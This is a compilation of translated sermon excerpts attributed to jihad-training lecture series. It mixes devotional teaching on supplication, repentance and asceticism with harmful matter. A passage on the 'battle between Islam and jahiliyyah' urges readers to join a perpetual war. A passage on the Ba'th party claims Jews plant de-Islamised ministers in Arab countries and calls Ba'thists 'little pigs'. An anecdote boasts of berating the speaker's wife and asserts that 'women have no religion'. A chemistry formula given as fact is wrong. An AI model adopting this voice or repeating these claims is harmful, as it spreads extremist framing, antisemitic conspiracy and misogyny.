Once, they came to Abu ad-Darda' while he was in the mosque, saying to him: "O Abu ad-Darda'! Your house has been burned down!" He replied: "By Allah, it has not been burned down." They said: "It has been burned down!" He replied: "By Allah, it has not been burned down." They went to see that the fire had consumed everything in the area, and had stopped right at Abu ad-Darda"s house, and he did not even get up to go see for himself. They came back and asked him: "What drove you to insist that it had not been burned down?" He replied: "The Messenger of Allah had taught me some words that, if I say them, I will not be stricken with any harm," - he is secure! - "'O Allah, I seek refuge with You from sadness and grief, and I seek refuge with You from inability and laziness, and I seek refuge with You from cowardliness and stinginess, and I seek refuge with You from being overpowered by debts and men,' so, I made this supplication."

In regards to this same supplication, Abu Umamah narrated: "I was sitting in the mosque, when the Messenger of Allah asked me: **"What is wrong, Abu Umamah?"** I replied: "I am in distress because of a debt that I owe." The Prophet then told me: **"Supplicate with**

these words ('O Allah, I seek refuge with You from sadness and grief...')." So, I supplicated with these words, and Allah removed my distress, and paid off my debt." That's it! He taught him a few words!

...So, they would deal with Allah from the standpoint of His actually being a deity, and that He is the Self-Sufficient, and that He is the Powerful, and that He is the Generous, and that He is the Mighty, and that He is the Wise, and that He is the Knowing. So, if they wanted knowledge, they would request it from Allah, and if they wanted success, they would request it from Allah, and if they wanted victory, they would request it from Allah. This is how they were always with Allah, and this does not come about except by constantly being connected with Allah - the Mighty and Majestic - the upward connection to Allah, the connection of those who are travelling towards Allah, the Lord of the Worlds.

Because of this, if you desire happiness, there is no choice but for you to search for Allah, the Mighty and Majestic: "If you ask, ask of Allah. If you seek help, seek help from Allah, and know that if the whole world were to gather together to benefit you with anything, it would not benefit you except with something that Allah had already prescribed for you, and that if it had gathered together to harm you with anything, it would not harm you except with something Allah had already prescribed against you. The pens have been lifted, and the pages have dried."

Case closed, and the *hadith* is authentic. As long as the *hadith* is authentic, that's it..."
[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/28-31]

The Battle Between Islam and *Jahiliyyah*:

"...And all of Islam in Makkah was manifested in this issue: the issue of the battle between Islam and *jahiliyyah*. There was no fasting, charity, pilgrimage, inheritance, or anything else of the *Shar'i* mannerisms, such as drinking with the right hand, the details of how to pray, or anything else. All of this was delayed by the Lord of Honor until this believing group was nurtured upon the belief that was settling in the depths of their hearts and running through their veins that there could be no meeting point between Islam and *jahiliyyah*, and that the fires of this conflict would never be put out so long as there was a truth to uphold, and so long as there was a falsehood that existed, and these two situations can never cease to exist.

This is a battle.

Whoever wishes to understand it clearly as it is, as if he is receiving the Qur'an as it was revealed, and to take part in the battle that it is fighting - the battle that it fought the first time around - he must read *'Fi Dhilal al-Qur'an.'* Whoever does not read Sayyid Qutb's *tafsir* in *'Fi Dhilal al-Qur'an'* will not be able to grasp the depths of this battle, for many reasons. From them is the fact that the man who wrote this book was relaying to the people these events from the midst of the conflict, and from the depths of the battlefield. He wrote these words while he was watching the hangman's noose being tightened in front of his very eyes. So, he wrote them while he was free of all fears, and free of all the burdens of the *dunya* - no job, no wife, no children, no connection to the burdens that pull one to this Earth. He wrote them while he was bidding the

dunya farewell, and everyone who reads the *tafsir* of *'al-Baqarah,' 'Al 'Imran,' 'an-Nisa',' 'al-Ma'idah,' 'al-A'raf,'* and walks with them - in the second printing onwards - will realize that the one who wrote these words is not from the people of this world. Rather, he is bidding this world farewell with these words, and is giving it a departing wave with these words.

Because of this, many people read books, read explanations of the Qur'an, read the words of Ibn Kathir, at-Tabari, and other than them, and they are never able - and I am saying this to you as a professor of *Shari'ah*, and I know more than you, and I understand this issue more than you do - they are unable to understand the Qur'an as it was revealed, nor are they able to partake in the battle for which Allah revealed it - not just in the era of the Messenger of Allah, but in every era, and in every place.

This Qur'an is the Book of Allah that was revealed to fight a battle against the enemies of Allah: {***"...and strive against them with it a great struggle..."***} [*al-Furqan*; 52]

And it is a must for the people to understand the Book of Allah, why it was revealed, and with whom these texts are dealing with. And some people think that these texts fought a battle, played their role, and that it is no longer possible to utilize this way of looking at things, or to move forward with these rules to fight the battle of today, which is as if it were the same battle that was fought by the Messenger of Allah.

So, I advise you and myself to read *'Fi Dhilal al-Qur'an."*
[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 3/6-7]

A Great Responsibility:

"...the Lord of the Worlds has chosen you for this religion, and has chosen you to be the leaders of the world. Likewise, He honored you and chose this religion for you:

{*"This day, I have perfected your religion for you, completed My favor upon you, and have chosen for you Islam as your religion."*} [*al-Ma'idah*; 3]

Allah the Mighty and Majestic - chose you for this religion, and chose this religion for you to carry to humanity. And Allah Said that the reason you were chosen and honored is so that you would be witnesses upon the people on the Day of Resurrection. This *Ummah* is going to be a witness over all of humanity! Allah will ask it as He asked the Prophets: 'Did you relay My message? Did you spread My religion? Did you try to save humanity with this mercy that I granted you?'

{*"Which the trustworthy Ruh (Jibril) has brought down..."*} [*ash-Shu'ara'*; 193]

...upon the trustworthy heart of Muhammad. And in more than one place in the Qur'an, this verse is repeated:

{*"Thus, We have made you a just nation, that you be witnesses over mankind, and the Messenger be a witness over you."*} [*al-Baqarah*; 143]

...a virtuous nation, a just nation.

So, the question on the Day of Resurrection will not simply be: 'Did you implement Islam?' Rather, it will be: 'Did you spread Islam on Earth? Did you save the Americans, Russians, British, and French?' Prepare an answer for this question that you will be asked in front of the Lord of the Worlds!

{*"He has chosen you, and has not laid upon you in religion any hardship..."*} [*al-Hajj*; 78]

There is nothing there that is heavy, and there is nothing there that is impossible, and there is nothing there that is difficult...

{*"...is the religion of your father, Ibrahim. It is He Who has named you Muslims..."*} [*al-Hajj*; 78]

You have been made to carry the name of Islam, and He made you carry this name in order that you be witnesses over the people, and so that the Messenger would be a witness over you...

...and it is a must that we understand our responsibility, our responsibility as Muslims. Our ascription to this religion is a great responsibility in front of the Lord of the Worlds - a responsibility in this world, and a responsibility in the next world. These human beings around us who rise above us, and might possess much more than we do - Allah has made us responsible for them. We are supposed to look after them. We are supposed to be their instructors. We are the ones who are obliged to relay the Message to them. These people will grab our throats on the Day of Resurrection, saying: 'O Lord! Take our right from these people!'

So,the Muslim will say: 'O Lord! I do not even know these people, and they have no right over me!' So, one of them will say: 'Nay! You saw me in misguidance, and did not forbid me from it.'

So, before you are grabbed by your throat, take yourself to account before you are taken to account, and weigh your actions before they are weighed for you, and prepare for your Accounting with your Lord, and know that tomorrow, you will be between the Hands of Allah, standing, and being recompensed for your actions..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 2/251-252]

The Blindness of the Heart:

"...you deal with Allah as if you are playing with small children...as Ayyub as-Sakhtiyani said: "They try to trick Allah as if they are tricking a young boy."

I often stop at this verse: {*"Verily, proofs have come to you from your Lord, so whosoever sees will do so for his ownself, and whosoever blinds himself will do so to his own harm, and I am not a watcher over you."*} [*al-An'am*; 104] and ask myself: 'How can these hypocrites - I seek refuge with Allah from them - have their hearts so blind from seeing, with the Messenger between them, and the light of the Qur'an between them? How can their eyes be so deluded from seeing while the Prophet - this Prophet who receives Revelation - is not given his proper due from them?' And this is for no reason except that the heart is blind, and I seek refuge with Allah.

How can the heart be blind? How is it that the heart can be afflicted with blindness? Because of the abundance of sins. The sins start off small! He emboldens himself in front of Allah with a small sin, which leads him to become even more emboldened, and more emboldened, and Allah lets him be, as the Prophet said: **"Verily, Allah leaves the wrongdoer, until He takes him and does not let him go."**

Regarding the Children of Israel, He Said:

{*"That was because they used to disbelieve in the signs of Allah, and killed the Prophets wrongfully. That was because they*

disobeyed and used to transgress the bounds."} [*al-Baqarah*; 61]

It all began with sins and transgression, and ended with the killing of Prophets and disbelief in the signs of Allah.

Because of this, the Messenger of Allah said: **"Allah has cursed the thief whose hand is cut off for stealing an egg."** And does one have his hand cut off for stealing an egg? The scholars are agreed that one is not to have his hand cut off for stealing less than three *dirham*s' worth, is this not so? Yes! So, how can one have his hand cut off for stealing an egg? Because when he stole the egg, he then stole the chicken. And when he stole the chicken, he then stole a cow. This is how he ends up getting his hand cut off, and such are the sins.

The heart is like glass - do you not see the lamp? The glass lamp, or the windshield of the car…the windshield of the car has wipers and wiper fluid installed for it. So, whenever it becomes dirty, you press the button, and the fluid comes out, and the wipers clean it: **"Follow a bad deed with a good deed, and it will wipe it out."** However, if you splash into a pit of mud, how can you clean your windshield? If a major sin is drowned out by another major sin, which is itself drowned out by another major sin, the heart will become murky. If the servant commits a sin, it will leave a black spot on his heart, followed by another spot, followed by another spot – until it becomes engulfed in blackness. When the heart becomes black, no light can emanate from it, and none is seen from it, and this is what is meant here:

{*"Nay! On their hearts is the covering of sins and evil deeds which*

they used to earn."} [*al-Mutaffifin*; 14]

He ends up not being able to visualize things, and one can see nothing from him. He becomes like the lens of a camera: if it is not wiped clean, one can see no pictures from it. Sometimes, he will see things for other than what they are if the dirt and murkiness pile on. So, if they pile on, he will see the good as being bad, and the bad as being good. He has darkened his heart, and has now become unable to distinguish between anything. He has obscured his heart, making it now necessary for his windshield wipers to work continuously, and these wipers will leave the heart clean. However, if the windshield becomes muddy, these wipers will simply spread the mud around. Such a situation requires long term effort, as you would not be able to use the wipers while you are driving. Such a case would require a true and sincere repentance, and a strong return to Allah, and nothing is impossible for you to do.

Many of the people were highway robbers. al-Fudayl bin 'Iyad was a highway robber, and one night, he came up to a house that he wanted to rob, only to find its owner standing up at night in prayer, reciting:

{*"Has not the time come for the hearts of those who to be affected by Allah's Reminder and that which has been revealed of the truth, lest they become as those who received the Scripture before, and the term was prolonged for them, and their hearts were hardened? And many of them were sinners."*} [*al-Hadid*; 16]

He then said: "Yes, the time has come!" And he repented on the

wall of the very house he was about to rob, and became al-Fudayl bin 'Iyad, the greatest of worshippers and ascetics, and from the greatest of scholars and *Muhaddithin*!

…It is within the person's capabilities to repent. However, he must make his repentance true and sincere! As for one disobeying Allah one day, followed by Allah making him taste the pain of his sin, followed by his repentance at the end of the day, and by morning, he returns to the way he was before repenting? No, no, no…it must be a true, sincere repentance, and the true and sincere repentance means that you a) completely detach yourself from the sin, and b) you make the most intense effort to never return to it again, and c) you truly regret what was done, and d) that you sooner or later patch up the rights of others that you violated. Only then will Allah take your repentance into consideration…"

[*'Fi Dhilal Surat at-Tawbah'*; p. 322-324]

Who Will Step Up to Solve the Problems Of Our Reality?:

"...Who will derive rulings from the texts? There are no brains that can understand the problems of our times, and can then present solutions to these problems...we took the best youth of our society, and we told them that they were not made for this religion. As for the *Shari'ah* of Allah, we left it for those who do not have the ability to face society, and do not have the ability to lead and guide the *Ummah*, and this is another deficiency in *tarbiyah*. Even when it comes to the calls of the various Islamic groups, the manner of *tarbiyah* is wrong. They ended up sending their youth...one to medical school, another to study engineering, another to study pharmacy...we want a Muslim doctor! We want a Muslim engineer! We want a Muslim pharmacist! However, we do not want a Muslim *Faqih*!

Look at the youth in the University of Jordan, with their unmatched brains in the schools of engineering and medicine. All day, you have a scalpel with which you open up a stomach and stitch it back up. I said to one of them: "What is your specialty?" He answered: "Childbirth." I said to him: "There is no might nor power except with Allah. You will blind yourself looking at the private parts of women all day while giving birth to them." I said to another one: "What is your specialty?" He said: "The urinary tract." I said to him: "There is no might nor power except with Allah, the High and Mighty."

Yes, it is a must for you to spend your entire life engaged in the necessary and obligatory issues of life. However, who will look in the Book of Allah? Who will derive rulings from it with which to

solve the problems of our reality? So, you find that the leadership of the various Islamic groups are not from the scholars. Why not? Because, their brains are not made for leadership! You find that the leader of an Islamic group is either a doctor, or an engineer, or a pharmacist, etc. Such people do not have much knowledge of the *Shari'ah*. As a result, you find them constantly making mistakes. They have sincerity. However, they did not come across the knowledge of those who came before us. With those who came before us, the best of the society's youth would sit in the mosque and learn the Religion of Allah. For ten years, from sunrise to sunset, he would be sitting in front of his teacher, learning and accepting, while he sees his *shaykh* sitting in front of him..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 4/334-335]

Fighting Your Desires:

"...So, fight your desires at a time when you can eat. The soul is never satisfied. Satisfying your desires is like satisfying the thirsty person who went to drink water from the sea - the more he drinks, the thirstier he gets, since the water is salty.

These Romans used to eat all types of food and sweets to the point that they no longer felt the pleasure in eating food. So, they would fast in order to once again feel the taste of their food. Likewise, they drowned in sex to the point that they hated women. So, they would move far away from the cities until they once again longed for women.

The Europeans opened the door of sexuality as far as it could be opened, and sex became as widespread as food, drink, and oxygen. As a result, they now see endless cases of rape, sexually transmitted disease, etc. This is because desires are never satisfied. Whenever you nourish them, they increase in hunger:

*And the soul increases in desire when you awaken its desire * And if it is restricted to little, it becomes content.*

Jabir was once walking to the marketplace. So, 'Umar asked him: "Where are you going, Jabir?" He said: "My soul longed for some meat, and I want to go buy some meat with a *dirham*." 'Umar replied: "O Jabir! Whenever you have the desire for something, you go out and buy it?"

One time, 'Umar had some food placed in front of him, and he began to weep. It was asked of him: "Why are you weeping, O

Commander of the Believers?" He said: "I am afraid that it would be said to me on the Day of Judgement: {*"On the Day when those who disbelieve will be exposed to the Fire, it will be said: 'You received your good things in the life of the world, and you took your pleasure therein. Now, this Day, you shall be recompensed with a torment of humiliation because you were arrogant in the land without a right, and because you used to rebel and disobey.'"*} [*al-Ahqaf*; 20]"

Therefore, it should be everyone's goal to be abstinent from worldly pleasures and to fight their desires, since it is impossible for the soul to rise and ascend except if it dominates over its desires and whims. The soul that becomes a prisoner to its desires will never be able to face the enemy on the battlefield. So, if you wish to remain travelling upon the path to Allah, hold yourself back.

Unfortunately, this type of knowledge is not taught in the universities or schools - the knowledge of behavior and conduct (*suluk*). This knowledge is missing because there are no *murabbin*, and it is not taught in al-Azhar or other colleges of *Shari'ah* - the science of behavior and manners, the science of nurturing the soul, the science of *tarbiyah*.

So, you sometimes find the youth who has memorized much - *ma Sha'* Allah - from many books and *ahadith*: he read *'Riyad as-Salihin'* from a while back, he studied *'Rawdat an-Nadhir,'* he read *'Nayl al-Awtar,' 'Subul as-Salam,' 'Fath al-Bari,'* etc. Despite this, you never find him fasting any optional fasts or praying at night. His soul is dead. He prays no optional prayers, and he follows every license of ease (*rukhsah*) that he comes across. Why? Because his soul is sick. He did not nurture himself. And his desires...I seek

refuge with Allah!"

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 1/367-368]

The Best Way to Deal With the Ignorant:

"...And from the best ways of dealing with the ignorant is to ignore and avoid them. This is because if you debate with them, they beat you, and if you beat them, they will end up hating you and will not admit your being correct. Therefore, ignore them:

{*"So, avoid those who turn away from Our Reminder..."*} [*an-Najm*; 29]

{*"...So, overlook their faults in a beautiful manner."*} [*al-Hijr*; 85]

Avoid them and do not debate them, because debating them puffs up their chests and increases their confidence, and ash-Shafi'i said: "I never debated an ignorant person except that he won, and I never debated a knowledgeable person except that I won." This is because the ignorant one will deny even the presence of the Sun at noon, and will deny the presence of the Moon on a night when it is full!

So, watch the ignorant die if you avoid them, and be given life if you debate them. It might be that they come to their senses if you ignore them, and will realize their status if you are shown to be above debating and discussing with them - this is if you are sure that he is an ignorant follower of desires, not seeking to admit the truth, and not seeking to follow that which is certain..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina"*; 1/301]

Tawriyah Is Not Allowed When it Comes to Issues of *'Aqidah*:

"Some of Sayyid Qutb's students asked him: "Why were you so bold and straightforward in front of the court despite the fact that your neck was between the noose?" He replied: "For two reasons. The first is that we are speaking about issues of belief, and it is not allowed to use deceptive double-talk (*tawriyah*) when it comes to issues of belief. Deceptive double-talk is not allowed! Deceptive double-talk is not allowed!"

This is when someone says to you: 'What do you think about this ruling?' and you reply: 'By Allah, praise be to Allah, it is good,' while you deceptively intend with your words to say 'You are good,' or 'Some of the people are good' - this type of deceptive double-talk is not allowed when it comes to issues of *'Aqidah*.

Because of this, there is a huge difference between the stand of Ahmad bin Hambal regarding the creation of the Qur'an and the stand of others. When they asked one of the scholars - and it is said to have been ash-Shafi'i - "What do you think of this Qur'an? Is it created?" He replied, counting on his fingers: "The Torah, the Psalms, the Gospel, the Qur'an - these four are created," and he meant that his fingers were created. This is deceptive double-talk (*tawriyah*). What a difference between this stand and the stand of *al-Imam* Ahmad.

al-Maruzi said that he entered upon Ahmad when they had prepared him to be whipped, and said to him: "O Ahmad! Allah Said: {*"...and do not kill yourselves..."*}, and these people have prepared you to be killed!" He replied: "O Maruzi! Step outside

this prison and tell me what you see." So, he stepped outside to see thousands of people holding papers and pens. He asked them: "What do you want?" They replied: "We await the reply of Ahmad bin Hambal." So, al-Maruzi returned and told Ahmad what he saw, and Ahmad said: "O Maruzi! That I die is more beloved to me than that I betray those people you saw."

So, Sayyid Qutb would say that there is no *tawriyah* allowed when it came to issues of *'Aqidah*, and his second reason was that those whom the people look up to and follow are not allowed to speak a word of *kufr*. To legitimize *jahiliyyah*, Socialism, nationalism, etc. is only allowed for the follower {***"...except if he is coerced while his heart is secure with faith..."***}

As for the one who is followed, this is not allowed for him. The likes of 'Ammar bin Yasir: 'Ammar was a follower, not one who was followed. Would it have been allowed for the Messenger to do what 'Ammar did?"

[*'Fi Dhilal Surat at-Tawbah'*; p. 19]

His Love for the People of Knowledge:

"...I admit that the gratitude is for Allah firstly and lastly. However, *Shaykh* Nasir ad-Din al-Albani had a great effect on my thinking, in my beliefs, in clarifying my beliefs, in my extracting the authentic texts, in researching. I cannot write a weak *hadith* in a single one of my books. So, I am Salafi in my belief and thought..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 51]

"...So, I presented the *fatwa* to *Shaykh* Ibn Baz, and he agreed with it. May Allah bless his life. *Shaykh* Ibn Baz, Allah has truly given him insight, if He Wills, and Allah Knows best. Allah has benefited Islam and the Muslims through him more than most people, and Allah Knows best. I do not think that anyone on Earth has benefited - other than the rulers, those who possess millions - has benefited the Afghan *Jihad* like *Shaykh* Ibn Baz has, yes."

[*'Fi Dhilal Surat at-Tawbah'*; p. 171]

"...The fourth *hadith* that was reported by the noble *Shaykh* al-Albani - I ask Allah to bless his life, and may Allah allow us to benefit from his knowledge - in truth, and in confirming that which is true and admitting that which is good, I am of those who studied at the hands of the *Shaykh*, and I benefited greatly from him in the areas of *'Aqidah* and researching texts - the authentic texts. Because of this, I shudder whenever I come across a weak *hadith*, as there is no way that I can place a weak *hadith* in any of my books. I cannot stand to do this! *Subhan* Allah, I took from him - may Allah reward him - even if I differ from him in many of the

Fiqh opinions that he held. I do not agree with most of his *Fiqh* opinions, as he held many strange positions. However, in terms of *Hadith*, then I do not think that there is a single man on this Earth who is more knowledgeable in *Hadith* than him - our *shaykh*, *Shaykh* al-Albani. Likewise, *ma Sha'* Allah on his *'aqidah*...

And we add to this that he never befriended or compromised with the *tawaghit*, nor did he sell out on his religion, nor did he sell the verses of Allah for a small price. Yes, we differ with him in some of his opinions, and I do not accept many of his *Fiqh* opinions. As for *Hadith*, then if he tells me that this *hadith* is authentic, then I do not question it, yes. In truth, he is a *Muhaddith*; the most well-known living *Muhaddith* that we know of today, and Allah Knows best. However, this is not the reason that we love him or take from his knowledge of *Hadith*.

This book of his - *'Sahih al-Jami'* - does not leave my side most of the time; whether I am travelling or at home. I have a copy in my house, and I have a copy here (in the training camp). *'Sahih al-Jami' as-Saghir'* is basically a mini-manual of *Hadith*. I am saying that it is of the best of books after the Book of Allah, the Mighty and Majestic. Any *hadith* that might come to mind, you can open up this book and see if it is authentic or not."

[*'Fi Dhilal Surat at-Tawbah'*; p. 177]

"As for the noble *Shaykh* Ibn Baz and Ibn 'Uthaymin, by Allah, I love them from the depths of my heart. I know their virtue in many of the affairs, especially *Shaykh* 'Abd al-'Aziz bin Baz. I mean, he had a long hand in many of the affairs of Islam...By Allah, the truth

is that I love *Shaykh* 'Abd al-'Aziz bin Baz more than I love my own mother and father, and this is what I said to him..."

[*'al-As'ilah wal-Ajwibah al-Jihadiyyah*'; p. 95]

His Immense *Zuhd*:

"...Believe me when I tell you that I hate buying new things, new clothes, etc.

One day, I came home to find new sponge cushions with matching sheets. When I saw them, I lost my mind. I said: "By Allah, women have no religion. This must go...where did this come from?" They said: "It is a gift." I said: "It must leave the house. It cannot remain in the house," and I spoke such words to my wife that she was going to pass out. By Allah, she was going to pass out and lose consciousness, and she began to shake. I began to fear for her sanity, by Allah.

But, believe me, brothers, I did not enter the house. Really, I said: "Where did this gift come from?"

She said: "Why does it matter to you? Your guests are here day and night, coming in and out, and I wash the sheets of these mattresses and change them. I change them everyday because the cotton in these Pakistani sheets gets stuck in the creases of the cushions. I am tired, and I found some gold that I had, which I then spent on this to relieve myself a bit."

I said to her: "While the *Mujahidin* are dying of hunger?"

She said: "I donated a third of the value to the *Mujahidin*."

I said to her: "Even then, it cannot remain."

From then until now, believe me when I tell you that I never enter the home and see these except that my chest becomes tight. Believe me, we tried removing them from the home in a way that would not result in her passing out again, and may Allah Forgive us all..."

A footnote to this story says that the *Shaykh* remained insistent upon this until he finally sold the cushions and sheets to a brother for less than their original price.

[*'Fi Dhilal Surat at-Tawbah'*; p. 222]

A Glimpse at an-Nawawi:

"...It is known that he is from the most knowledgeable of scholars in the history of Islam. I mean, if you were to take the ten most notable scholars of the Muslims throughout history, an-Nawawi would be one of them. He wrote a commentary on *'Sahih Muslim,'* and he wrote his book *'al-Majmu"* in *Fiqh*, regarding which Ibn Kathir said: "Nothing was ever written to match its brilliance." And yes, nothing was ever written like this book.

When you read anything by an-Nawawi, you feel as if you are a plant that is being watered, as he delves deeply into meanings and concepts. Add to this that he abstained from the worldly pleasures, he was a devout worshipper, he would enjoin what was good, and he would forbid what was wrong. He would stand up to the rulers in the peak of their power. One time, the lamp he was using went out, and he lit it with his hand - he continued writing using light that was emanating from his hand!

He came into conflict with Dhahir Baybras, the ruler of Sham and Egypt. Dhahir Baybras requested a *fatwa* from the scholars that money should be collected in order to prepare an army to fight the Tatars in 658 H. When the Tatars occupied Baghdad and advanced upon Palestine and turned towards Sham, he requested a *fatwa* while the Tatars were in Palestine that money should be collected to purchase weapons.

Every single scholar issued the *fatwa* except for an-Nawawi. He said: "I will not provide you with such a *fatwa*."

Dhahir asked: "Why not? I want to purchase arms for this struggle, and you refuse to issue a *fatwa* for it? The entire *Ummah* and Religion will be exposed to loss."

He replied: "Because you came to us as a slave who owned nothing, and I see that you now own gardens, servants, slave girls, silver, and gold. So, if you sell all of these things and still need money after that, I will issue the *fatwa* you seek."

He said: "Leave Sham."

And he left and went to a small village in Nawa (his hometown). The scholars came to Dhahir Baybras and said to him: "The scholars of Sham are nothing without Muhi ad-Din an-Nawawi." He replied: "Bring him back." They then went to an-Nawawi and said: "Come back, O Muhi ad-Din." an-Nawawi said: "By Allah, I will not go back while Dhahir is in it," and Allah fulfilled his oath: Dhahir died a month later, and an-Nawawi returned to Sham.

This is an-Nawawi, the devout worshipper, the scholar, the *zahid*, the scholar of *Usul*, *Fiqh*, and *Hadith*. Look at the blessing that is in his books...*ya Salam*! Look at the *barakah*: his book *'al-Majmu"* has provided much benefit, his book *'Riyad as-Salihin,'* his book of forty *Hadith*, his book *'al-Adhkar'* - you can feel the *barakah* in his books. No books have been so widely distributed as the books of an-Nawawi..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 67-68]

Test Your Heart:

"...How heavy is the Qur'an upon the immoral *fasiq*, and how heavy is worship and prayer upon the immoral *fasiq* hypocrite! The prayer is so heavy upon these hypocrites! You see him sitting and writing in a diary for one, two, or three hours, or standing and talking for one, two, or three hours, and if he stands behind the *imam* for five minutes, it is as if a mountain has been placed on his chest and heart. The diseases of the hearts, we seek refuge with Allah from them...

Because of this, if you want to test your heart, inspect it and test it out when the Qur'an is being recited - is it heavy upon your heart or not? Test your heart out during worship. Test your heart out when you see the *salihin*. Test your heart out when you are making your *adhkar* during the morning hours. Test your heart out when you stand up to pray - do you love to pray? Or is it heavy upon you? If it is heavy upon you, and if worship is heavy upon you, then ask Allah to remove the hardness from your heart and replace it with softness, because this is proof that the *jahiliyyah* is still entrenched in your heart and soul.

The hardness of the heart...we seek refuge with Allah from the hardness of the hearts. The hardness of the hearts is increased by satisfying the desires - sexual desires, even if by permissible means, and the desire for food, even if by permissible means.

This is why they say that the softness of the heart is achieved in six occasions:

- Praying at night
- Reciting the Qur'an
- Keeping the stomach empty from food
- Befriending the *salihin*
- *Dhikr*
- *Istighfar* during the morning hours

This is why if they felt that their hearts were becoming hard, they would say: "Lead us to those who will lead us to Allah," and the best people are those who, when you see them, remind you of Allah...he whose condition and mannerisms remind you of Allah and whose words cause you to increase in your obedience to Allah, and when you see him you remember Allah.

I used to sometimes lead the people in prayer. So, some youth were behind me, as well as an old man who was over 90 and from the Caucasus, a Chechen. After the prayer was over - I love to recite the Qur'an, firstly because I am in prayer, and by Allah, it is too hard on me to only recite two or three verses - and I know that the people behind me of course do not like too much recitation of the Qur'an. Anyway, after I would finish, the youth would sometimes complain to each other, and I would overhear their complaints. However, this man who was over 90 years old would say: "Increase as much as you can from the Qur'an," and he was over 90!

So, the issue is one of the soul. Once, one of al-Banna's students prayed behind me in Ramadan. So, I used to recite one *juz'* every night. After the prayer, he would ask: "How much did you recite?" I would reply: "A *juz'*." He said: "*Ya Salam*! It went by as if it were a minute," and in the prayer, you are not allowed to sit down.

Regardless, this man was deriving enjoyment from the Qur'an! If he had spent the entire night like this, he would not become bored or exhausted. On the other hand you have a man who - *subhan* Allah - his heart is hard, so the Qur'an affects his heart by making him more exhausted, and it therefore is not softened by the Qur'an, and no matter how much Qur'an you recite to such a person, he will find it very heavy and hard upon him.

Because of this, from the blessings of Allah upon a person is that He makes faith beloved to him and beautifies it in his heart:

{*"And know that, among you there is the Messenger of Allah. If he were to obey you in much of the matter, you would surely be in trouble. But, Allah has endeared faith to you and has beautified it in your hearts, and has made disbelief, wickedness and disobedience hateful to you. These! They are the rightly guided ones."*} [*al-Hujurat*; 7]

This is a blessing from Allah...with this, the person derives pleasure from this hardship and this roughness. Why? For Allah. He tastes its sweetness...the torture is sweetness when it is for Allah...exhaustion is beloved to his heart if it is for the Knower of the Unseen...

Someone once told me - a journalist, Jabir Rizq, he wrote a book - there is a book he gave to Muhammad Yusuf Hawwash, who was executed with Sayyid Qutb. This man had an amazing understand of Islam. He stayed in prison for ten years before they executed him. He was imprisoned from 1954 to 1964, and he was executed in 1966. They had released him for health reasons, and then they

brought him back.

Jabir Rizq told me that whenever the torture became too much for him, this man would look to the sky and say: "All of this is nothing when it comes to Your love...all of this is nothing when it comes to Your love," meaning that all of this torture is nothing when it is for the love of Allah."

[*'Fi Dhilal Surat at-Tawbah'*; p. 485-487]

Study Subjects That Will Change the World:

"...Look at these Ba'this. Here is Michel 'Aflaq (Christian co-founder of the Ba'th Party), who ruled two significant portions of the Arab world. He positioned himself upon the throne of 'Umar bin 'Abd al-'Aziz (i.e. Syria), and he now positions himself upon the throne of Harun ar-Rashid (i.e. Iraq).

Michel 'Aflaq obtained the post of Minister of Education in Syria for a few months - he was just a minister - and he took the Ba'this and sent them to study in La Sorbonne (a university in Paris). What did he send them to study? Philosophy, psychology, history, social sciences, economics, politics - not medicine or engineering - because these are the subjects that change societies, and these are the subjects that change mentalities. As for the professor in the college of engineering, what will he change? He will keep teaching the same theories of engineering. As for history, you can paint it as you wish, and you can distort the events that you want and paint what you wish in a good light (i.e. you can affect what you are teaching).

And they actually did this, and they came back and took over the University of Damascus. They occupied the position of guiding a generation. So, you do not find them directing their little pigs except to study the social sciences, and they never enter the colleges of science. Why not? Because when it comes to the colleges of science, if a Christian studies chemistry, will it change anything? N2 + HCl will always equal N2Cl + H2. Will this formula ever change? It will never change. Hydrogen sulfate with the Ba'this is H2S04, and with the Muslims it is also H2S04. Will

they bring about a new law of chemistry? They will not bring about a new law of chemistry.

As for history, building your mind, building your character, look at the Jews. The Jews in America and outside of America occupy positions in Eastern studies, Islamic studies, Arabic language studies, history, economics, etc. You find Henry Kissinger and Safroni - two Jews, and the Jews respect them - if anyone in the world wants to be respected, they say that they studied with Kissinger or Safroni. Many ministers in the Arab world studied under him, yes! In our lands, one by one. Over twenty ministers graduated from the same university, and the Jews sent them back after having wiped out all the Islam that was in their conscience with bleach...they send him back to his country with letters of recommendation from the university and its professors, along with any articles he had written - articles in the *Times* about economics and the Arab mind - he writes a few articles and becomes a minister in his country!

As for us, we want the Muslim doctor, the Muslim lawyer, the Muslim engineer - what will he do all day behind the bricks, the cement, and the laborers? A laborer who works with cement from dusk till dawn - do you think he will have time to listen to anything you have to say? He is simply looking to put food on the table. He is not in the mood to listen to what you have to say. He is simply looking to put food on the table. You have ruined it for yourself, except if you wish to build houses with Islamic designs. This is another story! If you want to design windows with Islamic designs and to put on them Andalusian embroidery, this is another story. Maybe we can benefit from your embroidery, if Allah Wills! The

door is on the right and the exit is on the left...maybe, if Allah Wills, we can benefit from your knowledge!

We would advise our brothers to study *Shari'ah*, to study literature, to study Arabic literature, to study history..."

['*Fi Dhilal Surat at-Tawbah*'; p. 317-318]

Knowledge and Hydrocephalus:

"...Allah's way of building the human soul is to develop it gradually, just like a building. You build a building floor by floor, placing one brick over the other, etc. until the human soul is fully built.

The human soul cannot be built overnight, it cannot be built overnight. It needs a long time to be built...build it gradually, just like the body grows gradually. When a person is born, he is half a meter tall, for example. One day, he will be seven years old, and one day he will be seventy-five years old. He will grow from being a meter tall to being a meter and a quarter tall, etc. When he gets to be twenty years old, he will be between 170 to 175 centimeters tall.

The human soul is exactly like this when it comes to gradually growing in the religion. This is why the Lord of Honor would reveal the Qur'an one, two, or three verses at a time and would require them to act upon those verses. The Companions of the Messenger of Allah would take one, two, or three verses - never more than ten at a time - and then go act on them. They would then come back, learn some more, and go act on what they learned. As Ibn Mas'ud said: "We learned knowledge and action with the Qur'an."

Therefore, it is very dangerous for you to have a lot of knowledge while having only a modest level of action. The one who hears you thinks to himself '*Ma Sha'* Allah!' He hears you talking about this verse from the Qur'an, this *hadith*, the *hadith* being authentic, the *hadith* being weak, *'Aqidah*, Islamic history, the *Khulafa'*, 'Umar said this, Abu Bakr said that - may Allah be Pleased with them all.

